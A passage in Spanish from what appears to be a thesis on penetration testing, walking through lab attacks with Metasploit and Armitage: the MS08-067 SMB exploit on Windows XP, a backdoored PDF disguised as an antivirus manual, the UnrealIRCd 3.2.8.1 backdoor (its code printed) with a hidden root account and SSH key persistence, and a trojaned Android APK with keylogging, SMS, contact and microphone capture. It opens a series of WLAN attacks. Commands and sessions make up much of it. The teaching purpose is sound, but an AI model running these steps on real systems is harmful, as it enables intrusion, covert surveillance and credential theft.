El protocolo SMB, diseñado por IBM, pertenece a la capa de aplicación de la pila OSI y tiene como funcionalidad proveer compartición de archivos y carpetas, impresoras , puertos serie y comunicaciones entre máquinas de una LAN. Originalmente el protocolo fue diseñado específicamente para hosts con arquitectura Windows, aunque más adelante el protocolo evolucionó a Samba, que, con la misma funcionalidad que SMB, permitía compartición de archivos, impresoras , puertos serie y comunicaciones, pero entre hosts de arquitectura diversa (Unix, GNU/Linux y MAC OS X). La comunicación entre los hosts de la red que utilizan SMB se realiza a través del protocolo RPC (Remote Procedure Call), un protocolo de arquitectura cliente/servidor que permite que un cliente se conecte a un servidor (host Windows ejecutando SMB) sin conocer en detalle las características de la red a la que pertenece. En el boletín mencionado se describe como el protocolo SMB posee una vulnerabilidad que permite ejecución de código remota si se recibe una RPC request corrupta y los patches que se deben aplicar para subsanar dicha vulnerabilidad(corregir el módulo netapi32.dll, que contiene las APIs acerca de como acceden las aplicaciones a redes Microsoft).

Para realizar este ataque se aprovechará el hecho de que por defecto los hosts con arquitectura Windows XP tienen activado el servicio SMB y sin ningún parche aplicado (es necesario descargarlo).

En primer lugar, a través de nmap se escanea la red local en busca de la dirección IP de algún host con arquitectura Windows XP y con el puerto 445 abierto:




Figura 6: Host Windows XP con IP 192.168.1.50 y puerto 445 abierto

Tal como se aprecia, en la dirección IP 192.168.1.50 se tiene el host con arquitectura Windows XP y el puerto 445 abierto, de modo que es posible ejecutar el exploit.

Para ejecutar el exploit, primero se debe acceder a la msfconsole de Metasploit y configurar sus parámetros. En este caso, a través de los siguientes comandos se usa y configura el exploit ms08_067_netapi:

```
$ msfconsole

$ use exploit/windows/smb/ms08_067_netapi

$ set RHOST 192.168.1.50

$ set RPORT 445

$ use PAYLOAD windows/meterpreter/reverse_tcp

$ set LHOST 192.168.1.48

$ set LPORT 6666
```

Una vez se han configurado todos los parámetros necesarios del exploit (RHOST,RPORT) y del payload que se utilizará (en este caso un reverse_tcp con meterpreter), como el LHOST y LPORT, que corresponden al host y puerto local desde donde se esperará la conexión a través del exploit, se ejecuta el exploit (comando *exploit*) y se espera a que se abra una sesión con meterpreter.




Figura 7: Sesión de meterpreter abierta una vez ejecutado el exploit

Una vez el payload de meterpreter ha sido ejecutado, se muestra por pantalla la consola de comandos que ofrece, en la cual, en primer lugar, listaremos lo procesos que corren en la máquina remota a través del comando *ps*. Cuando se muestren por pantalla los procesos que se están ejecutando (Figura 8) se buscará el PID de un proceso que debe estar ejecutándose para el correcto funcionamiento de Windows,

en este caso, se escogerá el proceso spoolsv.exe, que permite imprimir archivos en segundo plano.

A continuación se migrará el PID del proceso actual donde se está ejecutando el payload de meterpreter al proceso spoolsv.exe (428) a través del comando *migrate 428*, para que el host atacado no pueda visualizar que se está ejecutando un proceso anormal, ya que ahora el proceso corre en un proceso normal de Windows, además de evitar que si el usuario mata el proceso sobre el que se está ejecutando la sesión de meterpreter se pierda el acceso al sistema.

Utilizando la consola de comandos que ofrece meterpreter se tiene un control total del host remoto, pudiendo arrancar un buffer de keylogging a través del comando *keyscan_start* para capturar la secuencia de teclas pulsadas por el usuario, obtener una captura de pantalla de la actividad actual del usuario a través de *screenshot*, obtener grabaciones de micrófono a través del comando *record_micro*, abrir una shell del sistema para cargar/borrar/modificar archivos, etc. También es interesante utilizar el comando *hashdump*, que mostrará por pantalla la lista de hashes almacenados en la base de datos SAM (SystemRoot/system32/config/SAM), similar a la utilizada por linux en /etc/shadow.

Finalmente, si se quiere garantizar un acceso futuro a la máquina cuando el usuario la reinicie y por tanto el proceso en el que se ejecuta meterpreter finalize, es imprescindible generar un backdoor que se ejecute cada vez que se encienda la máquina. Este comportamiento se consigue utilizando uno de los scripts que provee meterpreter, *persistence.rb*, al cual basta con pasar como parámetros la IP y puerto desde donde se está escuchando (LHOST y LPORT).




Figura 8: Lista de procesos, con spoolsv.exe con PID 428

Figura 9: Screenshot remoto del host Windows XP

Figura 10: Obtención de hashes con hashdump




Figura 11: Ejecución del script *persistence.rb* para generar un backdoor en el sistema

Si se desea finalmente crackear los hashes del sistema encontrados con *hashdump*, basta con utilizar algún password cracker de los enumerados en la sección 3.1.3.

Figura 12: Hashes crackeados (4/6) con hashcat a través del diccionario rockyou.txt

4.1.2. Generación de un backdoor adjunto a un archivo pdf para penetrar el sistema Windows 7

A diferencia del ataque anterior, este ataque no se puede realizar de manera remota puesto que requiere que el host de la víctima ejecute el backdoor que se habrá incluido en un archivo en formato pdf. Para que el ataque sea efectivo, el host de la víctima debe tener instalado como lector de archivos pdf Adobe Reader en cualquiera de las versiones 8 o 9 (hasta 9.3), puesto que a partir de la versión 9.3 la vulnerabilidad de Adobe que permite la ejecución de archivos .exe está parcheada [3]. El procedimiento a seguir en este ataque será el siguiente:

1. Generación de un backdoor adjunto a un archivo pdf con Armitage a través del exploit windows/fileformat/adobe_pdf_embedded_exe
2. Envío del pdf con el backdoor al host víctima (Windows 7)
3. Escucha de conexiones en el puerto y host indicado en el backdoor a través del exploit multi/handler
4. Penetración en el sistema cuando el usuario ejecute el archivo pdf
5. Toma de acciones post-exploit en el sistema remoto

Se debe destacar que este exploit fue diseñado para ser distribuido a través de métodos de ingeniería social, tal como se verá en la sección 4.3, correspondiente a ataques web. En este ataque se supondrá que dichas técnicas que se verán más a continuación ya han sido aplicadas y el backdoor está en manos de la víctima.

Primero se configuran los parámetros del exploit utilizando como archivo pdf un manual de instalación de un antivirus (MicrosoftSecurityEssentials.pdf):




Figura 13: Configuración del exploit adobe_pdf_embedded_exe. Parámetros del backdoor: LHOST=192.168.1.48, LPORT=7576, PAYLOAD= windows/meterpreter/reverse_tcp

A continuación se envía el archivo a la víctima a través de alguno de los métodos que ofrece la ingeniería social y se configuran los parámetros del exploit multi/handler antes de ser ejecutado. El handler que ofrece Armitage/Metasploit es capaz de escuchar conexiones por parte de cualquiera de los 224 payloads diferentes con los que cuenta Metasploit y Armitage, necesitando especificar únicamente el tipo de payload que se utilizó para generar el backdoor (reverse_tcp en este caso), el puerto local (7576) y el host local (192.168.1.48).




Figura 14: Configuración del handler

Cuando la víctima abra el archivo pdf recibirá una alerta de la posibilidad de que se puedan ejecutar macros, programas o virus adjuntos al pdf. En caso de aceptar, se abrirá normalmente el pdf con las instrucciones de instalación del antivirus Microsoft Security Essentials y se ejecutará el payload en segundo plano, estableciendo

conexión con el handler y a continuación generando una sesión de meterpreter, ganando por tanto, acceso total al sistema.




Figura 15: Mensaje de alerta de Adobe acerca de la ejecución de macros, programas o virus adjuntos al pdf




Figura 16: Víctima visualizando el archivo pdf una vez aceptada la alerta




Figura 17: Nueva sesión de meterpreter abierta




Figura 18: Navegador de archivos ofrecido por Armitage, con capacidad para descargar/borrar/modificar/ejecutar archivos


Una vez se ha ganado acceso al sistema, es posible empezar con las tareas post-exploit. La primera de ellas, migrar el proceso sobre el que se ejecuta meterpreter y hacerlo persistente para tener garantizado el acceso cuando se reinicie la máquina, al igual que en el ataque anterior.

Después de haber migrado el proceso y haber hecho persistente el backdoor, se ejecutará el script *hackscript.rb* disponible en la sección A.4 del anexo. Dicho script ha sido programado en ruby y realiza las siguientes acciones en el sistema: abre una shell remota en el sistema y ejecuta los comandos *set, ipconfig /all, route PRINT* y envía un mensaje a través de *msg* a todos los hosts de la red.


A través del comando *set* se obtiene información de las variables de entorno del sistema, mientras que con *ipconfig* y *route PRINT* se obtiene información de la configuración de red actual (configuración de las interfaces y tabla de rutas respectivamente).

Finalmente, se hace uso del comando *msg* para enviar un mensaje a todos los hosts de la red a la que esta conectado el sistema remoto solicitando el envío de archivos confidenciales.

(a) Visualización de variables de entorno



(b) Configuración de las interfaces



(c) Mensaje enviado a los hosts de la red del sistema remoto

Figura 19: Ejecución del script hackscript.rb

Una vez finalice el script también se puede ejecutar el script *hashdump* para obtener los hashes almacenados en la base de datos SAM, que serán crackeados más adelante con hashcat. Para finalizar la sesión de meterpreter, se ejecutará un nuevo script llamado *deathping.rb* (disponible también en el anexo A.4), cuyo objetivo es, primero, habilitar el firewall de Windows del sistema remoto (comando netsh firewall) para habilitar la recepción de echo requests icmp (ping requests). Después de habilitar el firewall, ejecuta el siguiente comando:

```
$ ping localhost -t -l 65500
```

Este ping realiza el envío de paquetes cercanos a la medida máxima permitida por el protocolo IP(65535 bytes) al propio host remoto, causando un ataque DoS debido a la fragmentación contínua de los paquetes, que puede provocar un buffer overflow. Cabe decir que este ataque DoS sería más efectivo si se empleara una red de bots que efectuaran el mismo ping sobre el host remoto.




Figura 20: Ejecución de los scripts hashdump y deathping.rb

Figura 21: Hashes crackeados (2/4) con hashcat a través del diccionario rockyou.txt

4.1.3. Explotando el servicio de chat UnrealIRCd de Linux

En este apartado se llevará a cabo un ataque contra un host de arquitectura Linux (host Ubuntu 12.04) aprovechando una vulnerabilidad del servicio de chat de UnrealIRCd descrita en el CVE-2010-2075 [4]. Este servicio de chat, basado en el protocolo IRC (Internet Relay Chat), está compuesto por un daemon IRCd corriendo en el puerto 6667 que permite crear una red donde los usuarios pueden conectarse para mantener conversaciones en tiempo real. Actualmente se sigue utilizando este protocolo en la red, un ejemplo de ello, es la extensión ChatZilla que incorpora el navegador Mozilla Firefox.




Figura 22: ChatZilla chat conectado a la red dalnet y al canal de Youtube

El protocolo IRC, originalmente descrito en el RFC 1459 [26], es un protocolo de la capa de aplicación que fue diseñado para mantener conversaciones grupales (multicast) en distintos foros, llamados canales, además de chats privados y la posibilidad de compartir archivos.

Sin embargo, la versión 3.2.8.1 en formato tar.gz de Noviembre de 2009 del servidor UnrealIRCd contenía una vulnerabilidad que permitía la ejecución de código remoto [19]. La vulnerabilidad afectó mayoritariamente a los usuarios de Linux, puesto que los binarios de descarga ofrecidos para Windows no contenían dicha vulnerabilidad.

La vulnerabilidad se encontraba en el archivo s_bsd.c dentro de la carpeta *src* del archivo de descarga de UnrealIRCd. Concretamente, el backdoor introducido por un usuario anónimo se encontraba en la función read_packet, encargada de leer los paquetes (en texto en claro o cifrados mediante SSL), así como de establecer un registro temporal y de descriptores de fichero [9].

```
#s_bsd.c
......
518 #ifdef DEBUGMODE3
519 #define DEBUGMODE3_INFO "AB"
520 #define DEBUG3_LOG(x) DEBUG3_DOLOG_SYSTEM (x)
521 #endif
......
1382 #define DEBUG3_DOLOG_SYSTEM(x) system(x)
........
#read_packet function
1408 static int read_packet(aClient *cptr, fd_set *rfd)
1409 {
1410         int  dolen = 0, length = 0, done;
1411         time_t now = TStime();
1412         if (FD_ISSET(cptr->fd, rfd) &&
1413             !(IsPerson(cptr) && DBufLength(&cptr->recvQ) > 6090))
1414         {
1415                 Hook *h;
1416                 SET_ERRNO(0);
1417 #ifdef USE_SSL
1418                 if (cptr->flags & FLAGS_SSL)
1419                     length = ircd_SSL_read(cptr, readbuf, sizeof(readbuf));
1420                 else
1421 #endif
1422                     length = recv(cptr->fd, readbuf, sizeof(readbuf), 0);
1423                 cptr->lasttime = now;
1424                 if (cptr->lasttime > cptr->since)
1425                     cptr->since = cptr->lasttime;
1426                 cptr->flags &= ~(FLAGS_PINGSENT | FLAGS_NONL);
1427                 /*
1428                  * If not ready, fake it so it isnt closed
1429                  */
1430                 if (length < 0 && ERRNO == P_EWOULDBLOCK)
1431                     return 1;
1432                 if (length <= 0)
1433                     return length;
1434 #ifdef DEBUGMODE3
1435         if (!memcmp(readbuf, DEBUGMODE3_INFO, 2))
1436             DEBUG3_LOG(readbuf);
1437 #endif
```

Si se observa con atención el código de la función read_packet(aClient *cptr, fd_set *rfd), el backdoor se encuentra en la línea 1434, donde se define el macro DEBUGMODE3, que será ejecutado en las líneas de 518 a 521. La función memcmp(readbuf, DEBUGMODE3_INFO, 2) comparará los 2 primeros bytes de memoria de *readbuf*, correspondiente al buffer encargado de leer del socket y DEBUGMODE3_INFO, definida como constante de valor *AB* en la línea 519, que en caso de ser iguales, devolverá 0 y se ejecutará la función DEBUG3_LOG(x) pasando como parámetro *readbuf*.

La función DEBUG3_LOG(x) está definida en el macro como una llamada a la función DEBUG3_DOLOG_SYSTEM (x) en la línea 520, que a su vez, está definida como una llamada a la función system(x) en la línea 1382.

La función system (x) está definida en la librería de C <stdlib.h>como *int system(const char *string)*, donde el argumento *string* representa cualquier comando que será ejecutado por el procesador. La función devolverá el resultado de la ejecución del comando (-1 en caso de error).

Por tanto, se observa que el único requisito para poder ejecutar comandos de manera remota sobre el servidor ircd es que la variable *readbuf* coincida con el valor de la constante DEBUGMODE3_INFO, que en este caso se ha definido como *AB*. Precisamente es este comportamiento a partir del cual se desarrolló el exploit disponible en Metasploit (exploit/unix/irc/unreal_ircd_3281_backdoor), puesto que el exploit está configurado para enviar *AB* cuando se inicia la comunicación con el socket del servidor, obteniendo así total libertad para ejecutar comandos remotamente en el servidor.

Para utilizar el exploit, antes se debe escanear la red en busca de un host con servidor IRC corriendo el puerto 6667:




Figura 23: Host Linux con IP 192.168.1.43 y puerto 6667 abierto

Una vez se conoce la dirección IP del servidor IRC, se configuran los parámetros del exploit unreal_ircd_3281_backdoor (únicamente RHOST=192.168.1.43 y RPORT, que por defecto está configurado a 6667) y se ejecuta.

Figura 24: Ejecución del exploit

Como se observa en la Figura 24, una vez se ejecuta el exploit, se escriben los caracteres *A* y *B* en el socket para ejecutar el backdoor. Al cabo de pocos segundos, se abre una reverse shell (configurada como payload por defecto) para que se puedan ejecutar comandos remotamente en el servidor IRC. En este caso, puesto que el servidor IRC debe ser ejecutado por el superusuario (root) en el host 192.168.1.43, la sesión actual del servidor es en modo root, por tanto se gana acceso como superusuario, teniendo un control absoluto del host de manera remota.

Como actividad de post-exploiting resultaría útil tratar de hacer persistente el backdoor, pero, al no disponer en este caso de la consola de meterpreter (se dispone de una reverse shell), se optará por crear un usuario con privilegios de root para ser accesible a través de ssh. Para alcanzar tal fin, ejecutamos los siguientes comandos en el host remoto:

```
$ useradd -ou 0 -g 0 hacker_admin
```

```
$ passwd hacker_admin: jjredondo
```

```
$ mkdir -p hacker_admin/.ssh
```

```
$ chmod 0700 hacker_admin/.ssh
```

```
$ apt-get install sshpass
```

```
$ sshpass 'juanjo235' scp root@192.168.1.42:~/.ssh/id_rsa.pub ~/.ssh/
      authorized_keys
```

En primer lugar, se añade un usuario con privilegios de root (UID 0) de nombre *hacker_admin* y pass *jjredondo* y se le crea un directorio ssh con permisos totales para el usuario. Para efectuar operaciones de root remotas a través de ssh es necesario crear en el host remoto un usuario con permisos de root, ya que se desconoce la contraseña del usuario root, almacenada en forma de hash en /etc/shadow, y así se evita el uso de ningún tipo de password cracker.

A continuación se instala la utilidad de ssh *sshpass*, con la cual es posible efectuar operaciones(copiar,modificar,...) sobre el protocolo ssh autenticándose a través del mismo comando desde el que se efectúa la operación. El motivo por el cual se instala esta utilidad en el host remoto es para evitar que al usuario le aparezca ningún tipo de prompt pidiendo contraseñas para llevar a cabo determinadas operaciones sobre ssh.

Finalmente, utilizando esta utilidad, se efectúa una conexión ssh al host desde el que se lanzó el exploit (192.168.1.42) y se copia su clave pública al directorio local de claves autorizadas de ssh. Ya se tiene un nuevo acceso al host remoto en caso de que se pare el servidor de IRC.

4.1.4. Inclusión de un backdoor en una apk para explotar un host Android

El objetivo de este apartado es generar una apk con un backdoor oculto de forma que cuando el usuario instale la aplicación, se abra una sesión a través de *meterpreter* para controlar totalmente el host y gestionar remotamente todos sus contenidos. El procedimiento a seguir será muy similar al seguido en 4.1.2. Para generar el backdoor, se utilizará la utilidad *msfpayload* provista por el framework de Metasploit, que generará un payload con los parámetros que se deseen (LHOST y LPORT) oculto sobre una apk. El comando para generar el payload con stage *meterpreter* y stager *reverse_tcp* es el siguiente:

```
$ msfpayload android/meterpreter/reverse_tcp LHOST=192.168.1.42 LPORT
      =666 R > HelloWorld.apk
```

En este caso el host desde dónde se escucharán conexiones será el host con IP 192.168.1.42 y sobre el puerto 666 (host Kali) a través del exploit *multi/handler*.

En este momento, ya es posible enviar con métodos de ingeniería social la apk *HelloWorld.apk* al host que se desee explotar, sin embargo es conveniente modificar el icono de la apk para que resulte más atractiva para el usuario. Para ello, se utiliza el programa APK Icon Editor, que utilizará métodos de ingeniería inversa [11] (decompilará las clases .dex y el AndroidManifest.xml de la apk y las modificará) para modificar el icono de la aplicación.




Figura 25: Cambio de icono de la aplicación HelloWorld.apk

Con la aplicación lista para enviar al cliente, se configuran los parámetros del handler de escucha indicando el tipo de payload, el host y el puerto indicados en la generación del payload, a través de la consola de Metasploit:

```
$ use exploit/multi/handler
```

```
$ set payload android/meterpreter/reverse_tcp
```

```
$ set LHOST 192.168.1.42
```

```
$ set LPORT 666
```

```
$ exploit
```


Una vez el handler se está ejecutando a la espera de conexiones, se envía a través de métodos de ingeniería social la aplicación al usuario para que una vez instalada, se tenga acceso remoto a su dispositivo. Cuando reciba la aplicación el usuario y proceda a su instalación recibirá un aviso autorizando a la aplicación a acceder a la lista de contactos, localización, información personal, mensajes y otros permisos, que una vez aceptados nos atribuirán control total sobre el dispositivo al iniciarse una sesión con meterpreter en el host local.

Figura 26: Aviso al usuario de los permisos que requiere la aplicación


```
msf exploit(handler) > run

[*] Started reverse handler on 192.168.1.42:666
[*] Starting the payload handler...
[*] Sending stage (43586 bytes) to 192.168.1.35
[*] Meterpreter session 1 opened (192.168.1.42:666 -> 192.168.1.35:38484) at 201
5-05-28 11:53:58 +0200

meterpreter >
```

Figura 27: Sesión de meterpreter abierta una vez el usuario ejecuta la aplicación


Con la consola de meterpreter activa, es posible obtener la lista de contactos, los SMS enviados, el registro de llamadas y todos los archivos almacenados en el dispositivo móvil. También es posible grabar conversaciones a través del micrófono y tomar fotos o grabar vídeos de manera imperceptible para el usuario. Si se abre una shell es posible navegar por los archivos del dispositivo para modificarlos o descargarlos además de ejecutar comandos en el dispositivo.



(a) Registro de SMS descargado a través del comando *dump_sms*




(b) Lista de contactos descargada a través del comando *dump_contacts*



(c) Registro de llamadas descargado a través del comando *dump_calllog*

(d) Uso del disco duro a través del comando *df*



(e) Grabación de 10 segundos del micrófono

(f) Geolocalización del dispositivo

Figura 28: Acciones post-exploit sobre dispositivo Android

4.2. Ataques contra redes WLAN

En este apartado se llevarán a cabo los siguientes cinco ataques sobre la red WLAN privada descrita en el apartado 2:

- Ataque a la red con encriptación WEP
- Ataque a la red con encriptación WPA
- Ataque WPS
- Ataque DoS
- Ataque fake AP

Una primera aproximación para ganar acceso a la red WLAN se realizará utilizando la herramienta reaver para tratar de obtener el PIN WPS de 8 dígitos del AP y por consiguiente la clave con la que se ha cifrado la red.

El segundo de los ataques será llevado a cabo utilizando el programa Wifite y la red utilizará el algoritmo de encriptación WEP.

En el siguiente ataque se intentará acceder a la red cifrada mediante WPA, y para ello se hará uso de las herramientas crunch para generar un diccionario, aircrack para capturar handshakes y finalmente descifrarlos utilizando el diccionario generado por crunch. Cómo se puede intuir, el ataque cuando la red utilize WPA requiere de más procedimientos que en el caso de utilizar el algoritmo WEP.

A continuación, también se ejecutará un ataque DoS sobre uno de los clientes conectados a la red mediante el envío masivo de paquetes DeAuth con la herramienta aireplay-ng.

Finalmente, se llevará a cabo el conocido ataque de fake AP (punto de acceso falso), consistente en generar un falso AP con el objetivo de que clientes se conecten y enrutar todo el tráfico de red que generen a nuestro propio host. Se trata de un claro ejemplo de ataque MITM, puesto que el host sobre el que se generará el falso AP actúa sigilosamente de intermediario en las comunicaciones que establezcan los hosts conectados. Para desarrollar este ataque se hará uso de las herramientas airbase-ng para generar un falso AP, ettercap para analizar el tráfico de red y sslstrip para forzar comunicaciones no seguras (HTTP) entre los clientes y los servidores web a los que accedan los hosts conectados al falso AP.

La red WLAN sobre la cual se intentará ganar acceso en el desarrollo de los ataques WPS,WEP,WPA y DoS es de nuestra propiedad y dispone de los siguientes parámetros:

- **ESSID**: WLAN_4EFA
- **Filtrado MAC**: Desactivado
- **DHCP**: Activado
- **Tipo de cifrado disponible**: WEP,WPA,WPA2
- **BSSID**: 00:1A:2B:A5:B9:68
- **Canal**: 1
- **WPS**: Activado
- **Nivel de señal recibido del AP**: 53 dB

Además, para monitorizar e inyectar tramas a la red se utilizará la interfaz wlan1 correspondiente al adaptor WLAN TP-Link WN722N, debido a la imposibilidad de inyectar tramas con la interfaz WLAN interna del portátil.

4.2.1. Ataque WPS

Para empezar el ataque WPS sobre la red WLAN_4EFA [20], resulta imprescindible cerciorarse de que el estándar WPS se encuentra activado en el router. A través de la herramienta wash, se escanean los AP con servicio WPS más cercanos, poniendo la interfaz wlan1 previamente en modo de monitorización (mon0).

```
$ airmon-ng start wlan1
```

```
$ wash -i mon0
```

```
Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

